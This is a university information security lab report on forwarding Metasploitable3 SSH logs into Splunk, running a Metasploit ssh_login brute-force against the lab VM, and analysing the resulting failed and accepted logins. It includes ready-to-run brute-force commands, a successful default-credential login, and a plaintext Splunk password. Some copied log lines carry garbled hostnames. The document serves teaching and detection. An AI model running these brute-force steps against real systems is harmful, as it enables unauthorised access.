

King Fahd University of Petroleum & Minerals
Information and Computer Science Department

ICS344: Information Security

Project Phase #2

Team 06

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1. Overview

In this phase, we integrated logs from the victim machine (**Metasploitable3**) into **Splunk** on our attacker machine (**Kali Linux**) to analyze the results of our SSH brute-force attack. The logs were collected using **Splunk Universal Forwarder** and visualized through Splunk's dashboard.

2. Environment Setup

Component	Description
Victim Machine	Metasploitable3 (192.168.0.181)
Attacker Machine	Kali Linux (192.168.0.232)
SIEM Tool	Splunk Enterprise
Forwarding Tool	Splunk Universal Forwarder
Log File	/var/log/auth.log
Targeted Service	SSH

Followed the steps in the github and installed splunk server in Kali and splunk forwarder in metasploitable.

3. Configure Splunk Receiver (Kali Linux)

Step 1: Enabled Receiving on Splunk


Opened browser in Kali:

<http://hussain:8000>

1. Logged in with the credentials we setup when we enabled splunk server:

Username: hussain

Password: IloveRain123



2. Went to:

Settings → Forwarding and Receiving → Configure Receiving

Clicked on **New Receiving Port**, and set:

Port: 9997

Listen on this port ▾	Status ▾	Actions
9997	Enabled Disable	Delete

4. Configure Forwarder on Victim (Metasploitable3)

Step 1: Connected to Splunk Server from Metasploitable using command:

```
sudo /opt/splunkforwarder/bin/splunk add forward-server  
192.168.0.232:9997
```

```
vagrant@metasploitable3-ub1404:~$ sudo /opt/splunkforwarder/bin/splunk add forward-server 192.168.0.232:9997  
Warning: Attempting to revert the SPLUNK_HOME ownership  
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"  
192.168.0.232:9997 forwarded-server already present  
vagrant@metasploitable3-ub1404:~$
```

Step 2: Added Logs to Monitor from splunk server using:

```
sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/auth.log
```

```
vagrant@metasploitable3-ub1404:~$ sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/auth.log  
Warning: Attempting to revert the SPLUNK_HOME ownership  
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"  
Added monitor of '/var/log/auth.log'.
```

Step 3: Restarted Forwarder using:

```
sudo /opt/splunkforwarder/bin/splunk restart
```

Step 4: Confirmed Forwarder Status connection using:

```
sudo /opt/splunkforwarder/bin/splunk list forward-server
```

```
vagrant@metasploitable3-ub1404:~$ sudo /opt/splunkforwarder/bin/splunk list forward-server  
Warning: Attempting to revert the SPLUNK_HOME ownership  
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"  
Your session is invalid. Please login.  
Splunk username: hussain  
Password:  
Active forwards:  
192.168.0.232:9997
```

5. Attack Execution(Brute Force) using Metasploit (Kali)

We used Metasploit to generate SSH login attempts on the victim using brute force like what we did exactly in phase 1

Commands:

```
sudo msfconsole
```

```
use auxiliary/scanner/ssh/ssh_login
```

```
set RHOSTS 192.168.0.181
```

```
set USER_FILE usernames.txt && set PASS_FILE passwords.txt
```

```
set VERBOSE true
```


```
run
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.181
RHOSTS => 192.168.0.181
msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE usernames.txt
USER_FILE => usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.0.181:22 - Starting bruteforce
[-] 192.168.0.181:22 - Failed: 'root:toor'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.181:22 - Failed: 'root:123456'
[-] 192.168.0.181:22 - Failed: 'root:vagrant'
[-] 192.168.0.181:22 - Failed: 'admin:toor'
[-] 192.168.0.181:22 - Failed: 'admin:123456'
[-] 192.168.0.181:22 - Failed: 'admin:vagrant'
[-] 192.168.0.181:22 - Failed: 'vagrant:toor'
[-] 192.168.0.181:22 - Failed: 'vagrant:123456'
[+] 192.168.0.181:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-17
[*] SSH session 1 opened (192.168.0.232:39889 -> 192.168.0.181:22) at 2025-04-22 10:03:09 +0300
[-] 192.168.0.181:22 - Failed: ':toor'
[-] 192.168.0.181:22 - Failed: ':123456'
[-] 192.168.0.181:22 - Failed: ':vagrant'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```


6. Log Analysis in Splunk

Step 1: Opened Splunk Search

Search & Reporting → Data Summary → Sources then choose metasploitable



Looked for `/var/log/auth.log` and clicked it inside source



Then auth logs showed up:

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

host="metasploitable3-ub1404" source="/var/log/auth.log"

Last 24 hours

140 events (4/21/25 10:00:00.000 AM to 4/22/25 10:06:21.000 AM) No Event Sampling

Events (140) Patterns Statistics Visualization

Format Timeline Zoom Out + Zoom to Selection X Deselect

1 hour per column

List Format 20 Per Page

< Prev 1 2 3 4 5 6 7 Next >

Hide Fields All Fields

SELECTED FIELDS

- # host 1
- # source 1
- # sourcetype 1

INTERESTING FIELDS

- # date_hour 2
- # date_minute 22
- # date_month 1
- # date_second 39
- # date_wday 1
- # date_year 1
- # date_zone 1
- # index 1
- # linecount 1
- # pid 26
- # process 7
- # punct 31
- # splunk_server 1
- # timeendpos 1
- # timestamp 1
- # uid 1

#	Time	Event
>	4/22/25 10:03:13.000 AM	Apr 22 07:03:13 metasploitable3-ub1404 sshd[2374]: Connection closed by 192.168.0.232 [preauth] host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:13.000 AM	Apr 22 07:03:13 metasploitable3-ub1404 sshd[2374]: Failed password for invalid user from 192.168.0.232 port 45241 ssh2 host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:10.000 AM	Apr 22 07:03:10 metasploitable3-ub1404 sshd[2374]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.232 host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:10.000 AM	Apr 22 07:03:10 metasploitable3-ub1404 sshd[2374]: pam_unix(sshd:auth): check pass; user unknown host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:10.000 AM	Apr 22 07:03:10 metasploitable3-ub1404 sshd[2374]: input_userauth_request: invalid user [preauth] host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:10.000 AM	Apr 22 07:03:10 metasploitable3-ub1404 sshd[2374]: Invalid user from 192.168.0.232 host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:10.000 AM	Apr 22 07:03:10 metasploitable3-ub1404 sshd[2372]: Connection closed by 192.168.0.232 [preauth] host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:10.000 AM	Apr 22 07:03:10 metasploitable3-ub1404 sshd[2372]: Failed password for invalid user from 192.168.0.232 port 35287 ssh2 host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:08.000 AM	Apr 22 07:03:08 metasploitable3-ub1404 sshd[2372]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.232 host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog

7. Analyze SSH Attack Patterns

Search Query to Show Login Events using search command:

"Failed password" OR "Accepted password"

New Search

"Failed password" OR "Accepted password"

✓ 13 events (4/21/25 10:00:00.000 AM to 4/22/25 10:07:13.000 AM) No Event Sampling


This shows all brute-force login attempts detected by SSH.

i	Time	Event
>	4/22/25 10:03:13.000 AM	Apr 22 07:03:13 metasploit3-ub1484 sshd(2374): Failed password for invalid user from 192.168.0.232 port 45241 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:10.000 AM	Apr 22 07:03:10 metasploit3-ub1484 sshd(2372): Failed password for invalid user from 192.168.0.232 port 35287 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:08.000 AM	Apr 22 07:03:08 metasploit3-ub1484 sshd(2370): Failed password for invalid user from 192.168.0.232 port 41519 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:05.000 AM	Apr 22 07:03:05 metasploit3-ub1484 sshd(2344): Accepted password for vagrant from 192.168.0.232 port 39889 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:05.000 AM	Apr 22 07:03:05 metasploit3-ub1484 sshd(2342): Failed password for vagrant from 192.168.0.232 port 35657 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:04.000 AM	Apr 22 07:03:04 metasploit3-ub1484 sshd(2340): Failed password for vagrant from 192.168.0.232 port 37395 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:02.000 AM	Apr 22 07:03:02 metasploit3-ub1484 sshd(2338): Failed password for invalid user admin from 192.168.0.232 port 36359 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:03:00.000 AM	Apr 22 07:03:00 metasploit3-ub1484 sshd(2336): Failed password for invalid user admin from 192.168.0.232 port 34551 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:02:58.000 AM	Apr 22 07:02:58 metasploit3-ub1484 sshd(2334): Failed password for invalid user admin from 192.168.0.232 port 39715 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:02:55.000 AM	Apr 22 07:02:55 metasploit3-ub1484 sshd(2332): Failed password for root from 192.168.0.232 port 34733 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:02:53.000 AM	Apr 22 07:02:53 metasploit3-ub1484 sshd(2330): Failed password for root from 192.168.0.232 port 44289 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 10:02:51.000 AM	Apr 22 07:02:51 metasploit3-ub1484 sshd(2328): Failed password for root from 192.168.0.232 port 40637 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog
>	4/22/25 9:17:36.000 AM	Apr 22 06:17:36 metasploit3-ub1484 sshd(1983): Accepted password for vagrant from 192.168.0.221 port 59558 ssh2 host = metasploit3-ub1484 source = /var/log/auth.log sourcetype = syslog

Visualization:

Clicked on the **Visualization** tab and switched to:

- **Timechart** → Failed logins over time
- X-axis represents **_time**, Y-axis: represents **count**



8. Summary & Findings

- Successfully configured Splunk to receive logs from victim
- Executed real SSH attacks using Metasploit
- Forwarded and visualized logs of brute-force attempts
- Observed attack patterns and validated system compromise